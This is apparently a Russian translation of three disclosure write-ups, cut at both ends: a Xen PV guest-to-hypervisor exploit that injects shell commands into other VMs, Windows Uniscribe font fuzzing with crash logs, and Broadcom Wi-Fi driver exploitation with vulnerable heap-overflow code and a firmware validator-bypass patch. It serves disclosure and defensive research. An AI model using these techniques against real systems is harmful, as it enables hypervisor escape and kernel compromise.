• Xen отображает всю физическую память для записи по адресу `0xffff830000000000`, поэтому любую физическую страницу можно записать через `physical_address + 0xffff830000000000`.

Атака направляет запись в действующей таблице страниц третьего уровня-«жертве» на доступную гостю для записи «поддельную» таблицу. В одну восьмибайтовую запись нужно поместить номер физической страницы поддельной таблицы и флаги, а следующую запись оставить отключённой. По сути, нужны девять управляемых байт, за которыми следуют семь несущественных.

Поскольку целевая страница читаема, повторные запись и чтение превращают примитив со случайным байтом в примитив с управляемым байтом. Запись по последовательным адресам затем создаёт управляемые данные, за которыми следуют семь мусорных байт. После этого гость управляет действующей таблицей страниц и может отображать произвольную физическую память, получая надёжный доступ на чтение и запись к гипервизору и каждой виртуальной машине.

Выполнение команд оболочки в других виртуальных машинах

Полный доступ к физической памяти уже эквивалентен привилегиям гипервизора, и настоящий атакующий мог бы незаметно искать в памяти секреты. Для более наглядной демонстрации серьёзности я расширил эксплойт, чтобы внедрять команду оболочки в каждый другой 64-разрядный PV-домен.


Сначала эксплойт получает выполнение кода в контексте гипервизора. Непривилегированная инструкция `SIDT` находит Interrupt Descriptor Table; одну запись можно изменить на DPL 3 и вызвать. Xen поддерживает SMEP и SMAP, поэтому запись не может указывать прямо в гостевую память. Однако контроль таблиц страниц позволяет эксплойту отобразить принадлежащую гостю страницу с шелл-кодом как память supervisor и выполнить её вопреки SMEP. Ожидалось, что будущие процессоры Intel будут поддерживать User-Mode Instruction Prevention, делая `SIDT`

привилегированной.

Из контекста гипервизора эксплойт перехватывает точку входа системных вызовов через MSR `IA32_LSTAR`. Эта точка обслуживает и системные вызовы гостевого пользовательского пространства, и гипервызовы гостевого ядра. Отображая управляемую атакующим страницу в гостевое пользовательское пространство, корректируя состояние регистров и вызывая `sysret`, он перенаправляет пользовательское пространство гостя независимо от гипервизора или гостевой ОС.

Внедрённый шелл-код выполняется при каждом системном вызове `write()`. Он проверяет наличие прав root и отсутствие файла блокировки, затем через `clone()` запускает дочерний процесс, выполняющий произвольную команду оболочки. Доказательство концепции намеренно не выполняет очистку; последующее выключение атакующего домена приводит к аварийному завершению гипервизора из-за перехваченной точки входа.

На следующем снимке показана успешная атака на Qubes OS 3.2. Эксплойт работает в непривилегированном домене `test124` и внедряет код в dom0 и виртуальную машину межсетевого экрана:



Заключение

Я считаю, что первопричиной была слабая гарантия безопасности `access_ok()`. Её текущая форма была зафиксирована в 2005 году, через два года после первого публичного выпуска Xen и задолго до первой XSA. Старый код часто содержит простые слабости, поскольку подвергался меньшему вниманию к безопасности и впоследствии оставался нетронутым.

Оптимизации, влияющие на безопасность и основанные на предположениях, должны надёжно препятствовать нарушению этих предположений. Когда-то `access_ok()` проверяла пересечение всего диапазона с памятью гипервизора, что предотвратило бы эту ошибку. Коммит 2005 года с описанием «x86_64 fixes/cleanups» изменил её поведение на нынешнее. По-видимому, гипервызовы `MEMOP_increase_reservation` и `MEMOP_decrease_reservation` избежали непосредственной уязвимости только потому, что `do_dom_mem_op()` использовала 32-разрядный `nr_extents`, — весьма хрупкая защита.

Хотя несколько уязвимостей Xen затрагивали только PV-гостей, поскольку находились в коде только для PV, эта проблема не означает, что доступ к памяти PV-гостя по своей природе сложнее.

`raw_copy_from_guest()` для PV вызывает `copy_from_user()`, то есть, по сути, проверку границ с последующим устойчивым к ошибкам `memcpy`. `raw_copy_from_guest()` для HVM вызывает `copy_from_user_hvm()`, которая выполняет постраничное копирование, обход гостевых таблиц страниц, поиск кадров, подсчёт ссылок, временные отображения и такие проверки, как защита доступных только для чтения grant mapping. На самом деле доступ к памяти HVM-гостя сложнее.

Урок для исследователей безопасности состоит в том, что паравиртуализацию понимать не намного труднее, чем обычное ядро. Пути входа гипервызовов Xen и обработчики, перечисленные в `pv_hypercall_table`, покажутся знакомыми любому, кто проверял реализации системных вызовов.

Заметки о фаззинге Windows Uniscribe

Среди 119 уязвимостей с назначенными CVE, исправленных Microsoft во вторник обновлений марта, 29 были заявленными нами ошибками в коде обработки шрифтов библиотеки Uniscribe. Безопасность шрифтов уже обсуждалась здесь на примерах ручного анализа, случая с QR-кодами в Internet Explorer и нашего двухчастного рассказа о фаззинге шрифтов ядра Windows (результаты, методы).

Эта работа отличалась тем, что Uniscribe — малоизвестный компонент пользовательского режима, который, в отличие от реализаций шрифтов ядра в `win32k.sys` и `ATMFD.DLL`, не считался широко известным вектором атаки. В этой публикации кратко описывается Uniscribe, объясняется, как мы масштабно фаззили её, и выделяются некоторые находки. Исходные отчёты и образцы для доказательства концепции доступны в трекере проблем Project Zero.

Введение

В ноябре 2016 года мы начали очередную итерацию фаззинга шрифтов Windows. Поверхность атаки ядра была в основном очищена в рамках наших методов, однако мы периодически меняли конфигурацию и корпус входных данных, чтобы проверить, способна ли существующая инфраструктура найти новые ошибки.

Через несколько дней мы получили образцы, которые, по-видимому, приводили к сбою гостевой Windows в Bochs. Наш конвейер воспроизведения не мог повторить bugcheck. Один результат оказался неожиданным: тестовый случай завершал процесс harness пользовательского режима, не выводя из строя операционную систему. Это указывало либо на ошибку в нашем harness, либо на непредвиденный разбор шрифтов в ring 3. Необработанное исключение возникало здесь:

```
(4464.11b4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0933d8bf ebx=00000000 ecx=09340ffc edx=00001b9f esi=0026ecac edi=00000009
eip=752378f3 esp=0026ec24 ebp=0026ec2c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
USP10!ScriptPositionSingleGlyph+0x28533:
752378f3 668b4c5002      mov cx,word ptr [eax+edx*2+2] ds:002b:09340fff=????
```

До этого мы не вполне осознавали, что инструменты активировали код обработки шрифтов помимо знакомой реализации ядра, несмотря на более ранние публичные исправления вроде CVE-2016-7274. Система не была подготовлена для перехвата ошибок пользовательского режима, поэтому те сбои скрывались за bugcheck системы и полными перезагрузками машины.

Мы установили, что `usp10.dll` — процессор сценариев Unicode Uniscribe. Это сравнительно крупный модуль размером от 600 до 800 Кбайт в зависимости от версии и разрядности Windows, отвечающий за отрисовку текста Unicode. С точки зрения безопасности его код восходит к Windows 2000 и включает парсеры C++ сложных структур TrueType/OpenType, отсутствующих в реализации ядра. Он главным образом обрабатывает таблицы Advanced Typography `GDEF`, `GSUB`, `GPOS`, `BASE` и `JSTF`, а также частично `OS/2`, `cmap` и `maxp`.

До открытого кода можно добраться простым вызовом `DrawText` или эквивалентного API с текстом Unicode и управляемым атакующим шрифтом. Специальный API Uniscribe не требуется, что делает компонент полезным вектором атаки в приложениях, отрисовывающих недоверенные шрифты через GDI. Исходный сбой произошёл в программе без кода, специфичного для Uniscribe:

```
0:000> kb
ChildEBP RetAddr
```

```
0026ec2c 09340ffc USP10!otlChainRuleSetTable::rule+0x13
0026eccc 0133d7d2 USP10!otlChainingLookup::apply+0x7d3
0026ed48 0026f09c USP10!ApplyLookup+0x261
0026ef4c 0026f078 USP10!ApplyFeatures+0x481
0026ef98 09342f40 USP10!SubstituteOtlGlyphs+0x1bf
0026efd4 0026f0b4 USP10!SubstituteOtlChars+0x220
0026f250 0026f370 USP10!HebrewEngineGetGlyphs+0x690
0026f310 0026f370 USP10!ShapingGetGlyphs+0x36a
0026f3fc 09316318 USP10!ShlShape+0x2ef
0026f440 09316318 USP10!ScriptShape+0x15f
0026f4a0 0026f520 USP10!RenderItemNoFallback+0xfa
0026f4cc 0026f520 USP10!RenderItemWithFallback+0x104
0026f4f0 09316124 USP10!RenderItem+0x22
0026f534 2d011da2 USP10!ScriptStringAnalyzeGlyphs+0x1e9
0026f54c 0000000a USP10!ScriptStringAnalyse+0x284
0026f598 0000000a LPK!LpkStringAnalyse+0xe5
0026f694 00000000 LPK!LpkCharsetDraw+0x332
0026f6c8 00000000 LPK!LpkDrawTextEx+0x40
0026f708 00000000 USER32!DT_DrawStr+0x13c
0026f754 0026fa30 USER32!DT_GetLineBreak+0x78
0026f800 0000000a USER32!DrawTextExWorker+0x255
0026f824 ffffffff USER32!DrawTextExW+0x1e
```

Uniscribe вызывалась внутри `user32.dll` через библиотеку Language Pack `lpk.dll`. Большую часть инфраструктуры можно было использовать повторно. Мы отфильтровали корпус, скорректировали мутации и конфигурацию системы и добавили обнаружение сбоев пользовательского режима как в harness, так и в инструментирование Bochs. Через несколько дней более 80 сбоев по уникальным адресам были готовы к сортировке.

Краткий обзор результатов

Ручное воспроизведение и устранение дубликатов сократили первый запуск до восьми различных проблем высокой степени серьёзности с потенциалом удалённого выполнения кода:

Tracker ID	Доступ к памяти при сбое	Функция сбоя	CVE
1022	Недопустимая запись *n* байт (`memcpy`)	`usp10!otlList::insertAt`	CVE-2017-0108
1023	Недопустимые чтение/запись 2 байт	`usp10!AssignGlyphTypes`	CVE-2017-0084
1025	Недопустимая запись *n* байт (`memset`)	`usp10!otlCacheManager::GlyphsSubstituted`	CVE-2017-0086
1026	Недопустимая запись *n* байт (`memcpy`)	`usp10!MergeLigRecords`	CVE-2017-0087
1027	Недопустимая запись 2 байт	`usp10!ttoGetTableData`	CVE-2017-0088

1028	Недопустимая запись 2 байт	`usp10!UpdateGlyphFlags`	CVE-2017-0089
1029	Недопустимая запись *n* байт	`usp10!BuildFSM` и соседние функции	CVE-2017-0090
1030	Недопустимая запись *n* байт	`usp10!FillAlternatesList`	CVE-2017-0072

Все ошибки, кроме одной, активировались обычным вызовом `DrawText` и приводили к повреждению кучи. Проблема 1030 находилась в документированном API `ScriptGetFontAlternateGlyphs`. Функция не соблюдала `cMaxAlternates` и могла записать в `pAlternateGlyphs` больше результатов, чем разрешил вызывающий код. В зависимости от буфера вызывающей стороны переполнение могло затрагивать стек, кучу или статическую память. Эксплуатируемость в значительной степени зависела бы от устройства клиента и параметров компиляции, а настоящие клиенты функции были неясны.

Мы также выделили 27 уникальных сбоев недопустимого чтения не-NULL адресов с потенциалом раскрытия информации. Из-за их количества подробный анализ был невозможен, поэтому мы сгруппировали их по верхнему адресу исключения и зарегистрировали вместе как проблему 1031:

- `usp10!otlMultiSubstLookup::apply+0xa8`
- `usp10!otlSingleSubstLookup::applyToSingleGlyph+0x98`
- `usp10!otlSingleSubstLookup::apply+0xa9`
- `usp10!otlMultiSubstLookup::getCoverageTable+0x2c`
- `usp10!otlMark2Array::mark2Anchor+0x18`
- `usp10!GetSubstGlyph+0x2e`
- `usp10!BuildTableCache+0x1ca`
- `usp10!otlMkMkPosLookup::apply+0x1b4`
- `usp10!otlLookupTable::markFilteringSet+0x1a`
- `usp10!otlSinglePosLookup::getCoverageTable+0x12`
- `usp10!BuildTableCache+0x1e7`
- `usp10!otlChainingLookup::getCoverageTable+0x15`
- `usp10!otlReverseChainingLookup::getCoverageTable+0x15`
- `usp10!otlLigCaretListTable::coverage+0x7`
- `usp10!otlMultiSubstLookup::apply+0x99`
- `usp10!otlTableCacheData::FindLookupList+0x9`
- `usp10!ttoGetTableData+0x4b4`
- `usp10!GetSubtableCoverage+0x1ab`
- `usp10!otlChainingLookup::apply+0x2d`
- `usp10!MergeLigRecords+0x132`
- `usp10!otlLookupTable::subTable+0x23`
- `usp10!GetMaxParameter+0x53`
- `usp10!ApplyLookup+0xc3`
- `usp10!ApplyLookupToSingleGlyph+0x6f`
- `usp10!ttoGetTableData+0x19f6`
- `usp10!otlExtensionLookup::extensionSubTable+0x1d`
- `usp10!ttoGetTableData+0x1a77`

В действительности это была 21 ошибка, исправленная как CVE-2017-0083, CVE-2017-0091, CVE-2017-0092 и CVE-2017-0111 — CVE-2017-0128 в MS17-011.

Наконец, мы без крайнего срока заявили семь разыменований нулевого указателя, надеясь, что исправления могут раскрыть более глубокие ошибки. MSRC классифицировала их как проблемы отказа в обслуживании низкой степени серьёзности и не планировала скорого исправления в бюллетене безопасности.

Корпус входных данных, конфигурация мутаций и изменения harness

Хороший корпус входных данных особенно важен без обратной связи по покрытию, поскольку корпус не может эволюционировать к более эффективной форме. Мы повторно использовали файлы, ранее обнаружившие 18 ошибок ядра Windows. Они были выделены из найденных в интернете шрифтов с помощью инструментированной сборки FreeType2: 14 848 файлов TrueType и 4659 OpenType общим объёмом 2,4 Гбайт.

Для Uniscribe мы сохранили только файлы, содержащие хотя бы одну из таблиц `GDEF`, `GSUB`, `GPOS`, `BASE` или `JSTF`. Итоговый корпус включал 3768 шрифтов TrueType и 2520 OpenType и занимал 1,68 Гбайт.

Мутация была похожа на кампанию против ядра: стандартные алгоритмы `bitflipping`, `byteflipping`, `chunkspew`, `special ints` и `binary arithmetic` с заранее рассчитанными диапазонами коэффициентов мутации для отдельных таблиц. Для Uniscribe мы добавили мутации `BASE` и `JSTF`.

Гостевой harness уже отображал каждый глиф в нескольких кеглях и запрашивал множество свойств. Для расширения покрытия Uniscribe мы добавили вызовы `ScriptCacheGetHeight`, `ScriptGetFontProperties`, `ScriptGetCMap`, `ScriptGetFontAlternateGlyphs`, `ScriptSubstituteSingleGlyph` и `ScriptFreeCache`. Так была обнаружена общая ошибка `ScriptGetFontAlternateGlyphs`. Мы удалили `GetKerningPairs` и `GetGlyphOutline`, чья значимая логика находилась в ядре и лишь замедляла бы эту кампанию пользовательского режима.

Обнаружение сбоев

Мы отключили Special Pools для `win32k.sys` и `ATMFD.DLL`, где они создавали накладные расходы пользовательского режима без пользы, и включили PageHeap в Application Verifier для harness. Это улучшило обнаружение недопустимых обращений к памяти и сделало воспроизведение и устранение дубликатов надёжнее.

Поскольку `usp10.dll` выполнялась в процессе harness, отладчик для наблюдения за вторым процессом не требовался. Обработчик верхнего уровня, установленный через `SetUnhandledExceptionFilter`, получал фатальные исключения. Он передавал контекст CPU в момент ошибки из `ExceptionInfo->ContextRecord` инструментированию Bochs через гипервызов отладочной печати и сообщал точный адрес сбоя.

При фаззинге ядра Bochs обнаруживал сбои через обратный вызов `BX_INSTR_RESET`, поскольку Windows автоматически перезагружалась после bugcheck. Вызов `ExitWindowsEx` из обработчика исключений пользовательского режима позволил бы повторно использовать этот механизм, но потерял бы адрес сбоя и исключил автоматическое устранение дубликатов. Поэтому мы добавили отдельный гипервызов «обнаружен сбой», передающий адрес инструкции, вызвавшей ошибку. Группировка сбоев по адресу во время сбора значительно сократила последующую обработку и число случаев, требующих ручной проверки.

Таковы основные различия между нашей почти двухлетней установкой для фаззинга шрифтов ядра и новой системой пользовательского режима. Остальная архитектура сохранилась в виде, описанном в более ранней статье о методах фаззинга шрифтов.

Выводы

Даже в таком знакомом классе целей, как парсеры шрифтов, векторы атаки, восходящие к прошлому веку, могут оставаться почти непроверенными, будучи столь же доступными, как известные интерфейсы. Это показывает, почему постепенное повышение безопасности на широкой поверхности программного обеспечения может оказаться эффективнее устранения каждой последней ошибки в одном узком компоненте. Тщательный анализ поверхности атаки и изучение малоизвестных целей по-прежнему плодотворны, поскольку важные стеки обработки данных ещё не полностью понятны.

Работа также демонстрирует переносимость инфраструктуры фаззинга. Большинство компонентов можно повторно использовать для разных целей, особенно в рамках одного файлового формата. Код пользовательского режима Windows можно эффективно фаззить даже при Linux на хосте. Bochs создаёт значительные накладные расходы относительно нативного выполнения, но горизонтальное масштабирование всё равно способно дать чистый прирост числа итераций в секунду.


Другие проблемы, исправленные в тот же вторник обновлений, включая 993 (загрузка кустов реестра ядром), 1042 (EMF+ в GDI+) и 1052 и 1054 (цветовые профили), также были обнаружены фаззингом Windows в Bochs с другими образцами, harness и стратегиями мутации.

Ссылки

1. Одна уязвимость в шрифтах, чтобы править всеми
2. Включение QR-кодов в Internet Explorer
3. Год фаззинга шрифтов ядра Windows, часть 1
4. Год фаззинга шрифтов ядра Windows, часть 2
5. Проблемы Uniscribe, исправленные 14 марта 2017 года
6. Анализ CVE-2016-7274
7. Uniscribe.aspx)
8. DrawText
9. Функции Uniscribe.aspx)

По воздуху: эксплуатация стека Wi-Fi Broadcom, часть 2

Эта публикация продолжает путь к удалённому выполнению кода в ядре с помощью одного лишь Wi-Fi. Первая часть дала удалённое выполнение кода на Wi-Fi SoC Broadcom; осталось повысить привилегии до ядра хоста.




Мы исследуем два пути. Первый эксплуатирует протокол связи между прошивкой и хостом. Он также раскрывает ошибку, которая до середины 2016 года позволяла атакующим непосредственно внедрять внутренние сообщения без компрометации Wi-Fi SoC. Второй рассматривает аппаратные средства, позволяющие Wi-Fi SoC управлять хостом без дополнительной уязвимости. Broadcom исправила ошибки протокола, но на момент публикации аппаратная конфигурация оставалась без защиты.

Часть 1: «трудный» путь


Канал связи

Прошивка Broadcom относится к FullMAC и обрабатывает большую часть сложности 802.11, включая значительную часть MLME. Хост всё равно должен получать события, например результаты сканирования. Чипы Broadcom подключаются через USB, SDIO или PCIe, поэтому прошивка передаёт события по тому же каналу, по которому уже идут кадры Ethernet. Специальные кадры используют EtherType `0x886C`.




Защита канала

Нижние уровни драйвера обрабатывают транспорт, а верхние удаляют метаданные и определяют, является ли кадр обычным трафиком или событием прошивки.




Проверять только `0x886C` небезопасно: это значение также используется LARQ в HPNA. До середины 2016 года прошивка пересылала каждый принятый кадр независимо от EtherType, позволяя обрабатывать переданный по воздуху кадр `0x886C` как внутреннее событие.

Broadcom добавила одинаковый валидатор `is_wlc_event_frame` в прошивку и драйвер. Прошивка отбрасывает внешние кадры, похожие на события, а драйвер принимает только кадры, прошедшие ту же проверку.




Выполнение кода на Wi-Fi SoC позволяет отменить половину защиты в прошивке. Валидатор находится в RAM с правами RWX, поэтому замена его пролога на `MOV R0, #0; BX LR` снова разрешает внешние события.



Поверхность атаки


События входят через `dhd_wl_host_event`. Некоторые обрабатываются сразу, другие попадают в очередь. Поток ядра извлекает их и индексирует массив указателей на функции `evt_handler` по типу события.



bcmdhd в Android поддерживает около 35 сложных обработчиков событий. Отношение к чипу как к доверенному оставило пробелы в проверках и привело к нескольким уязвимостям.

Уязвимость

WLC_E_PFN_SWC сообщает о существенном изменении Wi-Fi. Каждое сообщение содержит записи wl_pfn_significant_net_t, total_count и pkt_count; крупные наборы распределяются по сообщениям и накапливаются в драйвере.




Обработчик выделяет total_count записей, но копирует pkt_count без проверки отношения между ними:

```
if (!params->results_rxed_so_far && !params->change_array) {
    params->change_array = kmalloc(
        sizeof(wl_pfn_significant_net_t) * results->total_count,
        GFP_KERNEL);
}
change_array = &params->change_array[params->results_rxed_so_far];
memcpy(change_array, results->list,
       sizeof(wl_pfn_significant_net_t) * results->pkt_count);
params->results_rxed_so_far += results->pkt_count;
```

Малое total_count при большем pkt_count вызывает переполнение кучи ядра.

Удалённое формирование кучи ядра

В Android kmalloc обычно опирается на SLUB и отдельные кэши CPU. Slab содержит объекты одинакового размера; выделения линейно используют freelist, если освобождения не оставляют дыр.

